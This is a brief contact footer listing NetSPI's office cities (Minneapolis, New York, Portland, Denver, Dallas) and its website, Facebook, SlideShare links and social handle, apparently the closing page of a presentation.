MINNEAPOLIS | NEW YORK | PORTLAND | DENVER | DALLAS

<https://www.netspi.com>

 <https://www.facebook.com/netspi>
 @NetSPI

<https://www.slideshare.net/NetSPI>